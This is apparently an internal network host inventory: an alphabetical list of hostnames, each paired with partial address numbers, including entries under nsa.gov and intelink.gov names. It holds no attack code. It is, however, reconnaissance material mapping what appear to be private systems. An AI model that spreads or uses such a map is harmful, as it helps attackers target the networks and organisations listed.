moss-bambi.alpha [14.70]
moss-bashful.alpha [14.126]
moss-bass.orion [26.41]
moss-bass.tycho [3.35]
moss-batman.alpha [14.86]
moss-beedrill.alpha [14.132]
moss-billfish.tycho [3.204]
moss-bitter.orion [26.45]
moss-bloodfin.tycho [3.23]
moss-blowfish.tycho [3.201]
moss-bluemoon.orion [26.22]
moss-budice.orion [26.37]
moss-buzz.alpha [14.10]
moss-capeshark.tycho [3.235]
moss-carlsberg.orion [26.30]
moss-carp.tycho [3.12]
moss-caterpie.alpha [14.133]
moss-catfish.tycho [3.229]
moss-cdburner.alpha [14.143]
moss-chessie.alpha [14.197]
moss-chip.alpha [14.123]
moss-clefairy.alpha [14.179]
moss-clownfish.epoch [25.20]
moss-codec.tycho [3.99]
moss-conference.tycho [3.30]
moss-coors.orion [26.13]
moss-copper.epoch [25.111]
moss-corona.orion [26.31]
moss-coyote.alpha [14.183]
moss-crab.tycho [3.68]
moss-crab.tycho [3.74]
moss-crappie.tycho [3.206]
moss-cutter.orion [26.118]
moss-daffy.alpha [14.78]
moss-daggerfish.tycho [3.27]
moss-dale.alpha [14.56]

moss-devil.epoch [25.17]
moss-devilfish.tycho [3.207]
moss-diglett.alpha [14.104]
moss-doc.alpha [14.30]
moss-dominion.orion [26.39]
moss-dopey.alpha [14.129]
moss-drowzee.alpha [14.178]
moss-duey.alpha [14.114]
moss-duvel.orion [26.5]
moss-elmo.alpha [14.213]
moss-elroy.tycho [3.45]
moss-falcon.alpha [14.40]
moss-faro.orion [26.11]
moss-felix.alpha [14.131]
moss-flash.alpha [14.37]
moss-flounder.tycho [3.210]
moss-foghorn.alpha [14.140]
moss-fordham.orion [26.46]
moss-friars.epoch [25.110]
moss-frogfish.tycho [3.91]
moss-gators.epoch [25.9]
moss-goby.tycho [3.57]
moss-godzilla.alpha [14.38]
moss-goldeen.alpha [14.148]
moss-goldfish.tycho [3.70]
moss-goofy.alpha [14.84]
moss-grouper.tycho [3.178]
moss-grumpy.alpha [14.165]
moss-gumby.alpha [14.171]
moss-hammerfish.tycho [3.25]
moss-happy.alpha [14.144]
moss-haunter.alpha [14.180]
moss-heineken.orion [26.104]
moss-hermitcrab.tycho [3.78]
moss-honeybrown.orion [26.123]
moss-hypno.alpha [14.72]
moss-jasmine.alpha [14.147]
moss-jawfish.tycho [3.119]
moss-jayhawk.epoch [25.19]
moss-jellyfish.tycho [3.200]
moss-jigglypuff.alpha [14.139]
moss-kanga.alpha [14.52]
moss-konigs.orion [26.100]
moss-kriek.orion [26.25]
moss-lilo.alpha [14.194]
moss-lite.orion [26.16]
moss-lobster.tycho [3.18]
moss-louie.alpha [14.187]
moss-lyretail.tycho [3.24]
moss-mackerel.tycho [3.6]
moss-mako.tycho [3.33]
moss-mandarin.tycho [3.46]
moss-marvin.alpha [14.188]
moss-meowth.alpha [14.110]
moss-mephisto.alpha [14.54]
moss-mgd.orion [26.114]
moss-michelob.orion [26.121]
moss-mickey.alpha [14.18]
moss-mickeys.orion [26.19]
moss-miller.orion [26.103]
moss-milo.alpha [14.191]
moss-modelo.orion [26.111]
moss-mollusk.tycho [3.213]
moss-molson.orion [26.120]
moss-mulan.alpha [14.158]
moss-murphy.orion [26.6]
moss-muttley.alpha [14.15]
moss-neon.tycho [3.228]
moss-octopus.tycho [3.59]
moss-oliveoil.alpha [14.14]
moss-oscar.alpha [14.112]
moss-owl.alpha [14.24]
moss-parasect.alpha [14.21]
moss-patch.alpha [14.141]
moss-pepe.alpha [14.122]
moss-piglet.alpha [14.172]
moss-pilsner.orion [26.42]
moss-piranha.tycho [3.36]
moss-pleakley.alpha [14.159]
moss-pleco.tycho [3.44]
moss-pokey.alpha [14.26]
moss-ponyta.alpha [14.169]
moss-pooh.alpha [14.79]
moss-popeye.alpha [14.87]
moss-r21spare.orion [26.107]
moss-rainbow.tycho [3.194]
moss-randall.alpha [14.53]
moss-rattata.alpha [14.166]
moss-redhook.orion [26.12]
moss-redstripe.orion [26.112]
moss-roadrunner.alpha [14.190]
moss-roo.alpha [14.163]
moss-roz.alpha [14.189]
moss-sapporo.orion [26.43]
moss-scallop.tycho [3.69]
moss-scooby.alpha [14.48]
moss-scrappy.alpha [14.198]
moss-scuttle.alpha [14.93]
moss-seabass.tycho [3.199]
moss-seahorse.tycho [3.85]
moss-seaweed.tycho [3.76]
moss-shark.tycho [3.48]
moss-shockers.epoch [25.21]
moss-shrek.alpha [14.185]
moss-silverfish.tycho [3.182]
moss-simba.alpha [14.98]
moss-skipjack.tycho [3.47]
moss-sleepy.alpha [14.145]
moss-snail.tycho [3.208]
moss-sneezy.alpha [14.146]
moss-snoopy.alpha [14.47]
moss-snorlax.alpha [14.134]
moss-sol.orion [26.35]
moss-sooners.epoch [25.14]
moss-spiderman.alpha[14.105]
moss-spirit.alpha [14.199]
moss-squirtle.alpha [14.137]
moss-starfish.tycho [3.42]
moss-stitch.alpha [14.186]
moss-stripper.tycho [3.19]
moss-sturgeon.tycho [3.56]
moss-sucker.tycho [3.4]
moss-sulley.alpha [14.63]
moss-swordfish.tycho [3.154]
moss-tandy.tycho [3.60]
moss-taz.alpha [14.35]
moss-terminator.orion [26.122]
moss-tetra.tycho [3.55]
moss-thumper.alpha [14.71]
moss-tigger.alpha [14.89]
moss-trigger.tycho [3.179]
moss-turtle.tycho [3.112]
moss-tweety.alpha [14.162]
moss-twistedtea.orion [26.124]
moss-urchin.tycho [3.124]
moss-vgoldfish.tycho [3.71]
moss-voltorb.alpha [14.138]
moss-vulpix.alpha [14.69]
moss-walleye.tycho [3.164]
moss-warsteiner.orion [26.44]
moss-weezing.alpha [14.167]
moss-whale.tycho [3.227]
moss-woodstock.orion [26.40]
moss-yuengling.orion [26.34]
moss-zima.orion [26.117]
moss-zorro.alpha [14.49]
mrpitt [34.11]
musicstand [123.29]
nancy [123.118]
nassau.lts [162.120]
nassau [1.57]
nationalpark [151.130]
nautilus [40.180]
navelmoment [40.37]
nearfuture.lts [162.49]
nebo [32.22]
netfive [85.41]
netfour [85.40]
netone [85.37]
netseven [85.47]
netsix [85.42]
netthree [85.39]
nettles [40.167]
nettwo [85.38]
neuman [34.9]
newcolony [139.173]
newspaper [155.148]
newtoast.tycho [3.50]
ninthpool1 [204.1]
ninthpool11 [204.11]
ninthpool13 [204.125]
ninthpool15 [204.15]
ninthpool2 [204.2]
ninthpool25 [204.25]
ninthpool26 [204.26]
ninthpool3 [204.3]
ninthpool4 [204.4]
ninthpool5 [204.5]
ninthpool6 [204.6]
ninthpool7 [204.7]
ninthpool8 [204.8]
ninthpool82 [204.85]
ninthpool83 [204.83]
ninthpoolten [204.10]
nirvana [1.2]
nisc.radium [73.133]
nog.epoch [25.64]
nomad.lts [162.126]
nooksack [68.61]
notacanth [40.47]
nothingoff [155.163]
odyssey.lts [162.15]
olympus [1.13]
once [76.12]
oneshed.lts [162.62]
onetap [64.86]
oni [1.49]
onionbag [64.21]
onramp [12.1]
opencountry [88.100]
opticangle [32.65]
optrat614-12a69-8b [156.211]
orbit.eclipse [102.73]
ordealbark [64.87]
ordealbean [64.253]
orioles [33.9]
orion.eclipse [102.112]
orwell [1.21]
oscan [32.49]
osmonms [32.80]
othercard [91.8]
otherplate [40.196]
otherworld [64.125]
outpoise [190.133]
outside [45.11]
owl [15.133]
oxbowlake [153.144]
oxbrake [153.148]
oxfence [153.135]
oxford [45.14]
oysterbed [40.163]
pachucatank [1.76]
pacificdeal [194.62]
pacificdeal14 [194.14]
pacificdeal21 [194.21]
pacificdeal22 [194.22]
pacificdeal28 [194.28]
pacificdeal45 [194.45]
pacificdeal52 [194.52]
pacificdeal8 [194.8]
pacificdeal89 [194.89]
pacificdeal97 [194.97]
paddleshaft [40.150]
paintedduck [190.129]
paisan196 [114.196]
paisan197 [114.197]
paisan198 [114.198]
paisan200 [114.200]
paisan202 [114.202]
paisano1 [114.182]
paisano10 [114.165]
paisano11 [114.183]
paisano12 [114.187]
paisano13 [114.193]
paisano14 [114.175]
paisano15 [114.172]
paisano16 [114.168]
paisano17 [114.171]
paisano18 [114.169]
paisano19 [114.208]
paisano2 [114.206]
paisano20 [114.180]
paisano21 [114.188]
paisano22 [114.170]
paisano23 [114.210]
paisano24 [114.177]
paisano3 [114.207]
paisano4 [114.173]
paisano5 [114.167]
paisano6 [114.209]
paisano7 [114.166]
paisano8 [114.174]
paisano9 [114.176]
pajamaparty [1.73]
palaic [32.52]
pallbearer [123.38]
pallgrass130 [126.130]
pallgrass131 [126.131]
pallgrass132 [126.132]
pallgrass133 [126.133]
pallgrass134 [126.134]
pallgrass135 [126.135]
pallgrass136 [126.136]
pallgrass137 [126.137]
pallgrass138 [126.138]
pallgrass139 [126.139]
pallgrass209 [126.209]
pallgrass210 [126.210]
pallgrass211 [126.211]
pampelmoes [32.4]
panda [1.46]
pandemonium [32.10]
paradise [1.9]
parasail [40.142]
parodize [90.30]
passage165 [64.165]
passage183 [64.183]
passage217 [64.217]
passageboat [64.164]
passageboat219 [64.219]
passagehawk [64.163]
patapsco [45.16]
patera [32.3]
pawprint [155.146]
paxthan [32.62]
paydaydill21 [213.21]
pc2 [47.2]
pc3 [47.3]
pc4 [47.4]
pc5 [47.5]
pc6 [47.6]
pc7 [47.7]
pc8 [47.8]
pc9 [47.9]
pearl.alpha [14.58]
pearlgray1 [151.1]
pearlgray2 [151.2]
pearlgray3 [151.3]
pearlgray4 [151.4]
pearlgray5 [151.5]
pearlgray6 [151.6]
pearlgray7 [151.7]
pearlgray8 [151.8]
pearlgray9 [151.9]
pedigree [155.139]
pegasus.eclipse [102.114]
peklo [32.23]
pepperknit161 [9.161]
pepperyknit129 [9.129]
pepperyknit131 [9.131]
pepperyknit132 [9.132]
pepperyknit133 [9.133]
pepperyknit147 [9.253]
pepperyknit152 [9.152]
pepperyknit156 [9.156]
pepperyknit157 [9.157]
pepperyknit164 [9.164]
pepperyknit199 [9.199]
pepperyknit206 [9.206]
perilprune100 [92.100]
perilprune121 [92.126]
perilprune57 [92.57]
perl.lts [162.140]
petdoom [88.73]
phantom [1.60]
phillies [33.27]
pickaxe [153.23]
pigeonwood [64.213]
pinefresh.alpha [14.73]
pinsay129 [191.129]
pinsay130 [191.130]
pinsay131 [191.131]
pinsay132 [191.132]
pinsay133 [191.133]
pinsay134 [191.134]
pinsay135 [191.135]
pinsay136 [191.136]
pinsay137 [191.137]
pinsay138 [191.138]
pinsay139 [191.139]
pinsay140 [191.140]
pinsay141 [191.141]
pinsay144 [191.144]
pinsay146 [191.146]
pinsay147 [191.147]
pinsay148 [191.148]
pinsay149 [191.149]
pinsay150 [191.150]
pinsay209 [191.209]
pinsay210 [191.210]
pinsay211 [191.211]
pinsay212 [191.212]
pinsay215 [191.215]
pit [1.70]
plague [32.17]
planet.eclipse [102.77]
plantiff [6.66]
pliersgrope [40.40]
plumemoss [153.132]
plushtail [153.153]
plushtail155 [153.155]
plushtail156 [153.156]
plushtail158 [153.158]
plushtail159 [153.159]
plushtail162 [153.162]
plushtail163 [153.163]
plushtail164 [153.164]
plushtail165 [153.165]
plushtail210 [153.210]
plushtail212 [153.212]
plushy12 [155.12]
plushy13 [155.13]
plushy81 [155.81]
plushyfive [155.20]
plushyfour [155.8]
plushyone [155.4]
plushythree [155.7]
plushytwo [155.5]
pluto.wastebin [111.10]
pointlet [64.79]
polaris.eclipse [102.66]
policedog [155.161]
pollyanna [45.10]
poohbear [123.116]
popi [34.8]
predict.lts [162.1]
prestwick [183.131]
prioral [183.4]
prometheus.epoch [25.40]
prometheus1 [176.1]
prometheus3 [176.3]
prost [1.56]
ps21 [123.21]
ps27 [123.27]
ps40-lpd [123.40]
ptolemy.alpha [14.156]
puddy1 [34.12]
pulsar.eclipse [102.87]
punchbin1 [154.138]
punchbin142 [154.142]
punchbin2 [154.140]
punchbin3 [154.137]
punchbin4 [154.130]
punchbin5 [154.134]
punchbin6 [154.135]
punchbin7 [154.139]
punchbox1 [154.146]
punchbox148 [154.148]
punchbox2 [154.147]
punchbox209 [154.209]
punchbox211 [154.211]
punchbox212 [154.212]
punchbox3 [154.145]
punchbox4 [154.141]
punchbox6 [154.244]
puppy1 [155.137]
purgatory [1.3]
quark.eclipse [102.91]
quartzglass [64.89]
quartzglass58 [64.58]
quartzglass85 [64.85]
quicketnfog7 [199.7]
quietus [1.69]
r52-wyn.lts [162.125]
radargate1 [89.130]
radarpeach [139.93]
radarwax [89.131]
radarweb [89.132]
radarweed [89.133]
radarweft [89.135]
radarweft [89.138]
radarweir [89.136]
radioalarm [196.233]
raft [40.184]
raider.lts [162.128]
rainbarrel52 [195.52]
rainbarrel89 [195.89]
rainbarrel9 [195.2]
raisinbong129 [206.129]
raisinbong130 [206.130]
raisinbong131 [206.131]
raisinbong136 [206.136]
raisinbong137 [206.137]
raisinbong138 [206.138]
raisinbong139 [206.139]
raisinbong140 [206.140]
raisinbong141 [206.141]
raisinbong142 [206.142]
raisinbong143 [206.143]
raisinbong144 [206.144]
raisinbong145 [206.145]
raisinbong146 [206.146]
raisinbong147 [206.147]
raisinbong148 [206.148]
raisinbong149 [206.149]
raisinbong150 [206.150]
raisinbong153 [206.153]
raisinbong154 [206.154]
raisinbong155 [206.155]
raisinbong156 [206.156]
raisinbong157 [206.157]
raisinbong158 [206.158]
raisinbong159 [206.159]
raisinbong160 [206.160]
raisinbong161 [206.161]
raisinbong162 [206.162]
raisinbong163 [206.163]
raisinbong164 [206.164]
raisinbong167 [206.167]
raisinbong168 [206.168]
raisinbong170 [206.170]
raisinbong171 [206.171]
raisinbong172 [206.172]
raisinbong173 [206.173]
raisinbong209 [206.209]
raisinbong210 [206.210]
raisinbong211 [206.211]
raisinbong212 [206.212]
raisinbong213 [206.213]
raisinbong214 [206.214]
raisinbong215 [206.215]
raisinbong216 [206.216]
raisinbong217 [206.217]
raisinbong218 [206.218]
raisinbong219 [206.219]
raisinbong220 [206.220]
raisinbong221 [206.221]
raisinbong222 [206.222]
rameses.radium [73.2]
rameses.restarea [79.100]
rampangle [186.131]
rampvalley [186.132]
rangeshelter [64.88]
ratbert [45.12]
rattlewhale10 [61.10]
rattlewhale132 [61.132]
rattlewhale133 [61.133]
rattlewhale134 [61.134]
rattlewhale135 [61.135]
rattlewhale138 [61.138]
rattlewhale139 [61.139]
rattlewhale140 [61.140]
rattlewhale141 [61.141]
rattlewhale142 [61.142]
rattlewhale143 [61.143]
rattlewhale144 [61.144]
rattlewhale145 [61.145]
rattlewhale146 [61.146]
rattlewhale153 [61.153]
rattlewhale155 [61.155]
rattlewhale165 [61.165]
rattlewhale166 [61.166]
rattlewhale170 [61.170]
rattlewhale171 [61.171]
rattlewhale184 [61.184]
rattlewhale187 [61.187]
rattlewhale2 [61.2]
rattlewhale250 [61.250]
rattlewhale251 [61.251]
rattlewhale50 [61.50]
rattlewhale51 [61.51]
rattlewhale55 [61.55]
raven [68.24]
ravens [33.28]
rawsea.alpha [14.39]
razorcut [64.210]
redclay.epoch [25.63]
redduck.alpha [14.83]
redhorn.tycho [3.31]
redsox [33.14]
refractory [154.22]
relaycontrol [171.2]
relaydevice [171.1]
relaystage [178.3]
relee [1.41]
repercussion [64.61]
rescuedog [155.142]
retool [123.39]
rightswan97 [84.97]
rightswan98 [84.98]
ripple [1.61]
riverbreak [40.129]
riverperch [40.175]
roadblock.missi [50.70]
roadkill.lts [162.134]
roblien134 [193.134]
roblien135 [193.135]
roblien142 [193.142]
roblien143 [193.143]
roblien155 [193.155]
roblien156 [193.156]
roblien157 [193.157]
roblien158 [193.158]
roblien211 [193.211]
roblien212 [193.212]
roblien215 [193.215]
roblien216 [193.216]
roblien217 [193.217]
roblien218 [193.218]
rockervat [64.97]
rockhound [130.33]
rockyframe146 [192.146]
rockyframe161 [192.161]
rockyframe209 [192.209]
rodfiber [93.133]
romulus [5.2]
ron.alpha [14.201]
rsm-14.alpha [14.254]
rsm-25.epoch [25.254]
rsm-26.orion [26.254]
rsm-3.tycho [3.254]
rsmi-14.alpha [14.253]
rsmi-25.epoch [25.253]
rsmi-26.orion [26.253]
rsmi-3.tycho [3.253]
rumorreport [68.7]
runnest-140 [64.140]
runnest-184 [64.184]
russ [32.13]
sailtime [40.136]
saintbernard [155.145]
saltblock [185.2]
saltcastle [185.1]
sandcrawler.empire.eclipse [102.151]
sandstar [40.198]
sapphire [126.129]
saturn.epoch [25.112]
sauron [36.85]
scooby [127.15]
scoobydoo1 [184.1]
scoobydoo2 [184.2]
scoobydoo3 [184.3]
scoobydoo4 [184.4]
scoobydoo5 [184.5]
scoobydoo7 [184.8]
scoobysnack [127.30]
scotfree [139.70]
scrappy [127.10]
scrubpail [10.250]
sealedbook [68.15]
seamonster [127.29]
searay.solarport [73.30]
seastar [40.165]
seastorm [185.134]
seataster [40.151]
seawall-s0 [20.1]
seawasp [40.164]
sectionzig01 [149.1]
sectionzig02 [149.2]

sectionzig03 [149.3]
sectionzig04 [149.4]
sectionzig05 [149.5]
sectionzig06 [149.6]
sectionzig07 [149.7]
sectionzig08 [149.8]
sectionzig09 [149.9]
sectionzig130 [92.130]
sectionzig131 [92.131]
sectionzig133 [92.133]
sectionzig135 [92.135]
sectionzig137 [92.137]
sectionzig139 [92.139]
sectionzig140 [92.140]
sectionzig142 [92.142]
sectionzig143 [92.143]
sectionzig145 [92.145]
sectionzig147 [92.147]
sectionzig209 [92.209]
sectionzig213 [92.213]
sectionzig215 [92.215]
sectionzig216 [92.216]
sectionzig82 [149.82]
sectionzig83 [149.83]
sectionzig84 [149.84]
sectionzig85 [149.85]
sectionzig86 [149.86]
sectionzig88 [149.88]
sectionzig89 [149.89]
sectionzig90 [149.90]
sectionzig91 [149.91]
sectionzig92 [149.92]
seinfeld [34.1]
sensor8.relay [17.230]
sequoia [36.110]
serafin [1.48]
serpah [1.34]
serveone [85.35]
servetwo [85.45]
servicedog [155.152]
shado [36.81]
shadow.eclipse [102.75]
shaggy [127.11]
shamame [32.43]
shangrila [1.12]
shoreside [140.34]
shortstop [15.103]
shovel [36.105]
shovelbill [153.145]
sicklepod [153.147]
sidney [163.153]
silentdeal-e0 [68.60]
sitsstay [155.138]
sizzlestick [190.81]
skatetarget [40.173]
skybat.tycho [3.10]
skybolt [155.2]
slacker [93.136]
slapbow135 [189.253]
slapbow137 [189.137]
slapbow209 [189.209]
slaveone.empire.eclipse [102.144]
sleepsample [40.193]
sleepytime [64.55]
slideby [64.70]
slideby105 [64.105]
slideby105 [64.126]
slowpace [156.140]
smaug [36.88]
snowbank [1.114]
snowcat [1.59]
snowspeeder.empire.eclipse [102.150]
socogrl [204.82]
solarfire [68.27]
solarmyth [68.32]
solarray [123.25]
solarship [40.51]
solarstar [68.40]
solidsound [68.23]
sorcerer [68.3]
spacely.alpha [14.50]
spacely.lts [162.11]
spacerocket [68.25]
sparrow [1.25]
spawn.alpha [14.174]
specter.lts [162.123]
spock.lts [162.10]
springdrop [186.129]
springtail [186.130]
squeaktoy [155.160]
stageplay [68.16]
star.eclipse [102.85]
stardock-cs01 [139.172]
stardock-is01e [139.175]
stardock-is01f [139.176]
starfighter.empire.eclipse [102.135]
steakbone [155.134]
steamcraze1 [220.1]
steamcraze10 [220.10]
steamcraze100 [220.100]
steamcraze11 [220.11]
steamcraze12 [220.12]
steamcraze13 [220.13]
steamcraze14 [220.14]
steamcraze15 [220.15]
steamcraze16 [220.16]
steamcraze17 [220.17]
steamcraze18 [220.18]
steamcraze19 [220.19]
steamcraze2 [220.2]
steamcraze20 [220.20]
steamcraze21 [220.21]
steamcraze22 [220.22]
steamcraze23 [220.23]
steamcraze24 [220.24]
steamcraze25 [220.25]
steamcraze26 [220.26]
steamcraze27 [220.27]
steamcraze28 [220.28]
steamcraze29 [220.29]
steamcraze3 [220.3]
steamcraze30 [220.30]
steamcraze31 [220.31]
steamcraze32 [220.32]
steamcraze33 [220.33]
steamcraze34 [220.34]
steamcraze35 [220.35]
steamcraze36 [220.36]
steamcraze37 [220.37]
steamcraze38 [220.38]
steamcraze39 [220.39]
steamcraze4 [220.4]
steamcraze40 [220.40]
steamcraze41 [220.41]
steamcraze42 [220.42]
steamcraze43 [220.43]
steamcraze44 [220.44]
steamcraze45 [220.45]
steamcraze46 [220.46]
steamcraze47 [220.47]
steamcraze5 [220.5]
steamcraze6 [220.6]
steamcraze7 [220.7]
steamcraze8 [220.8]
steamcraze9 [220.9]
steamcraze97 [220.97]
steamcraze98 [220.98]
steamcraze99 [220.99]
steamertrunk [88.101]
stingray.missi [50.20]
stonehut [186.1]
streamcraze143 [220.143]
stuntkite [40.187]
sugarbush [185.129]
suiterh98230 [47.1]
sullust.empire.eclipse [102.142]
summerjob [40.197]
sun01 [122.32]
sun02 [122.33]
sun03 [122.34]
sun04 [122.35]
sun05 [122.36]
sun06 [122.37]
sun07 [122.38]
sun08 [122.39]
sun09 [122.40]
sun10 [122.41]
sun11 [122.42]
sun12 [122.43]
sun13 [122.44]
sun14 [122.45]
sun15 [122.46]
sun16 [122.47]
sun17 [122.48]
sun18 [122.49]
sun19 [122.50]
sunbathe [40.141]
sundown [89.67]
sundowncert [89.68]
sunscreen [40.143]
surfer [40.194]
surfing [40.132]
surfrod [40.138]
survie.lts [162.127]
survivor.lts [162.147]
swampalien1 [189.1]
swampalien10 [189.10]
swampalien11 [189.11]
swampalien2 [189.2]
swampalien3 [189.3]
swampalien4 [189.4]
swampalien5 [189.5]
swampalien6 [189.6]
swampalien7 [189.7]
swampalien8 [189.8]
swampalien9 [189.9]
swampthing [127.27]
sweetheart.alpha [14.202]
swiftfoot1 [151.137]
swiftfoot143 [151.143]
swiftfoot2 [151.138]
swiftfoot3 [151.209]
swiftfoot4 [151.210]
swiftfoot5 [151.136]
swiftfoot6 [151.211]
swiftfoot7 [151.212]
swimsuit [40.146]
swomeeswan.epoch [25.137]
tail.eclipse [102.88]
tailorstud [40.41]
talioncub [32.32]
tango.lts [162.152]
tantalum.lts [162.142]
tarius.tycho [3.1]
taticmove [156.144]
tatooine.empire.eclipse [102.134]
taurus [15.130]
tdome.lts [162.54]
tealight148 [156.148]
teatite [156.142]
teatite166 [156.166]
teatite167 [156.167]
teatite168 [156.168]
teatite169 [156.169]
teatite173 [156.173]
teatite174 [156.174]
teatite213 [156.213]
teatite214 [156.214]
teatite215 [156.215]
teatite216 [156.216]
teatite217 [156.217]
teatite220 [156.220]
tectum [126.22]
tectums023 [126.65]
teddybear [123.115]
teebat1 [164.129]
teebat10 [166.1]
teebat11 [166.4]
teebat12 [166.8]
teebat13 [166.10]
teebat14 [166.13]
teebat15 [166.14]
teebat16 [166.17]
teebat17 [166.18]
teebat18 [166.19]
teebat19 [166.20]
teebat2 [164.131]
teebat20 [166.21]
teebat21 [166.22]
teebat22 [166.23]
teebat23 [166.24]
teebat24 [166.25]
teebat25 [166.27]
teebat26 [166.28]
teebat27 [166.30]
teebat28 [164.143]
teebat29 [166.15]
teebat3 [164.135]
teebat30 [166.16]
teebat31 [166.81]
teebat34 [164.130]
teebat35 [166.26]
teebat36 [166.12]
teebat37 [166.11]
teebat38 [166.9]
teebat39 [166.6]
teebat4 [164.136]
teebat40 [164.133]
teebat41 [164.134]
teebat42 [164.132]
teebat43 [164.137]
teebat44 [166.2]
teebat45 [166.5]
teebat49 [166.31]
teebat5 [164.138]
teebat50 [164.210]
teebat51 [164.147]
teebat52 [164.148]
teebat53 [164.149]
teebat54 [166.82]
teebat6 [164.139]
teebat7 [164.140]
teebat8 [164.141]
teebat9 [164.142]
tek840-12a69-8b [156.152]
tellaction [187.9]
tellrisk [187.10]
temperer [64.75]
tempname [88.72]
tengoku [32.19]
tengu [1.37]
termen [128.131]
test.tycho [3.113]
testanna [194.2]
testpc.alpha [14.236]
tetons [1.14]
thecouch [42.6]
thecrypt.lts [162.129]
thecrypt [1.52]
thematrix [42.5]
thing [123.117]
thinker.lts [162.137]
thneed.epoch [25.136]
thorin [36.82]
thornbill [64.63]
thost01 [100.101]
thost02 [100.102]
thost03 [100.103]
thost04 [100.104]
thost05 [100.105]
thost06 [100.106]
thost07 [100.107]
thost08 [100.108]
thost09 [100.109]
thost10 [100.110]
thost11 [100.111]
thost12 [100.112]
thost13 [100.113]
thost14 [100.114]
thost15 [100.115]
thost16 [100.116]
thost17 [100.117]
thost18 [100.118]
thost19 [100.119]
thost20 [100.120]
thost21 [100.121]
thost22 [100.122]
thost23 [100.123]
thost24 [100.124]
thost25 [100.125]
thost26 [100.126]
thost27 [100.127]
thost28 [100.128]
thost29 [100.129]
thost30 [100.130]
thost31 [100.131]
thost32 [100.132]
threesteps [184.130]
threesteps [185.3]
thrustglobe14 [191.14]
thrustglobe15 [191.15]
thrustglobe16 [191.16]
thrustglobe17 [191.17]
thrustglobe18 [191.18]
thrustglobe19 [191.19]
thrustglobe2 [191.2]
thrustglobe20 [191.20]
thrustglobe21 [191.21]
thrustglobe22 [191.22]
thrustglobe23 [191.23]
thrustglobe24 [191.24]
thrustglobe25 [191.25]
thrustglobe26 [191.26]
thrustglobe28 [191.28]
thrustglobe3 [191.3]
thrustglobe4 [191.4]
thrustglobe5 [191.5]
thrustglobe81 [191.81]
thrustglobe82 [191.82]
thumbprint.orion [26.1]
thymus81 [6.81]
tidings [91.211]
tigers [33.17]
tiltmeter [153.133]
timemark5-5 [92.121]
tissueloop1 [163.159]
tissueloop10 [163.158]
tissueloop11 [163.166]
tissueloop12 [163.150]
tissueloop14 [163.170]
tissueloop15 [163.171]
tissueloop16 [163.172]
tissueloop2 [163.155]
tissueloop3 [163.156]
tissueloop4 [163.157]
tissueloop5 [163.162]
tissueloop6 [163.163]
tissueloop7 [163.165]
tissueloop8 [163.160]
tissueloop9 [163.164]
titletrack [64.170]
titletrack140 [151.140]
titletrack141 [151.141]
toad [68.8]
toaster-14.alpha [14.61]
toaster-25.epoch [25.170]
toaster-26.orion [26.8]
toaster.tycho [3.181]
tomorrow.lts [162.3]
tophet [1.32]
topscale.nsa.gov [68.4]
tornrip200 [85.200]
tornrip202 [85.202]
tornrip204 [85.204]
toronto.lts [162.130]
track32 [156.143]
track33 [156.145]
triplebanish [40.38]
triton.tycho [3.102]
trolls [127.35]
trouble12 [204.12]
truffula.epoch [25.134]
tryarea [185.6]
tryarea81 [185.81]
tsod01 [128.65]
tsod02 [128.67]
tsod03 [128.69]
turnhouse [183.132]
twain [1.20]
twins [33.23]
twoputtone [86.163]
twosheds.lts [162.58]
unbeatable [64.148]
underdog [9.159]
underworld [1.100]
universe.eclipse [102.76]
uphill [123.119]
upriverbox13 [200.13]
upriverbox5 [200.5]
upriverbox6 [200.6]
upriverbox7 [200.7]
upriverbox8 [200.8]
ursamajor.eclipse [102.111]
utopia [1.17]
uwk-10390e [88.83]
uwk-11832d [189.135]
uwk-22074e [189.129]
uwk-22166e [189.130]
uwk-23617e [88.93]
uwk-92593d [195.7]
uwk-92594d [195.6]
uwk-97366c [139.72]
uwk-ea016149 [89.178]
vacancy [156.129]
vacation [40.130]
vacillate [156.130]
vacuity [156.131]
vademecum [156.137]
vahine [156.134]
vain [156.136]
vainglory [64.3]
vainglory [64.96]
valance [156.135]
valdepenas [156.138]
valhalla [1.5]
vanaheim [32.20]
veternary [155.140]
victoryday [90.4]
viking.lts [162.122]
virgo [15.131]
vision.lts [162.38]
vismarket129 [152.129]
vismarket130 [152.130]
vismarket131 [152.131]
vismarket132 [152.132]
void.eclipse [102.81]
vonnegut [1.38]
waddlewalk [40.188]
waddleway [40.157]
wadhook [64.43]
waggel [64.2]
wallace [1.39]
wanderyear [127.45]
wardrobe [86.105]
warrior.lts [162.149]
washbasin-e0 [15.240]
washbasin-e1 [16.240]
webinator.intelink.gov [40.204]
webonaut [64.166]
webone [85.43]
webthree [85.46]
webtwo [85.44]
webwig10 [39.10]
webwig11 [39.11]
webwig12 [39.12]
webwig13 [39.13]
webwig14 [39.14]
webwig15 [39.15]
webwig16 [39.16]
webwig17 [39.17]
webwig18 [39.18]
webwig19 [39.19]
webwig20 [39.20]
webwig21 [39.21]
webwig22 [39.22]
webwig23 [39.23]
webwig24 [39.24]
webwig25 [39.25]
webwig26 [39.26]
webwig27 [39.27]
webwig28 [39.28]
webwig29 [39.29]
webwig30 [39.30]
webwig31 [39.31]
webwig32 [39.32]
webwig33 [39.33]
webwig34 [39.34]
webwig35 [39.35]
webwig36 [39.36]
webwig37 [39.37]
webwig38 [39.38]
webwig39 [39.39]
webwig4 [39.4]
webwig40 [39.40]
webwig41 [39.41]
webwig42 [39.42]
webwig43 [39.43]
webwig44 [39.44]
webwig5 [39.5]
webwig6 [39.6]
webwig7 [39.7]
webwig8 [39.8]
webwig81 [39.81]
webwig9 [39.9]
wedge-p1 [18.1]
wedge.relay [24.254]
werebud1 [195.1]
werebud11 [195.11]
werebud12 [195.12]
werebud18 [195.18]
werebud21 [195.21]
werebud22 [195.22]
werebud24 [195.24]
werebud31 [195.31]
werebud43 [195.43]
werebud44 [195.44]
werebud46 [195.46]
werebud47 [195.47]
werebud49 [195.49]
werebud50 [195.50]
werebud51 [195.51]
werebud81 [195.81]
werebud82 [195.82]
werebud83 [195.83]
werebud84 [195.84]
werebud85 [195.85]
werebud86 [195.86]
werebud87 [195.87]
werebud9 [195.9]
wetblanket [40.152]
wetherhog [64.101]
whoopla [183.2]
wigwack [40.45]
windowseat34 [88.34]
windowseat35 [88.35]
windowseat36 [88.36]
windowseat37 [88.37]
windowseat38 [88.38]
windowseat39 [88.39]
windowseat40 [88.40]
windowseat41 [88.41]
windowseat42 [88.42]
windowseat43 [88.43]
windowseat44 [88.44]
windowseat45 [88.45]
windowseat47 [88.47]
windowtire134 [48.134]
windowtire209 [48.209]
witches [127.32]
wizard [68.6]
wk-coop1 [163.132]
wk-coop2 [163.133]
wk-gator [61.11]
wk-geology1 [221.1]
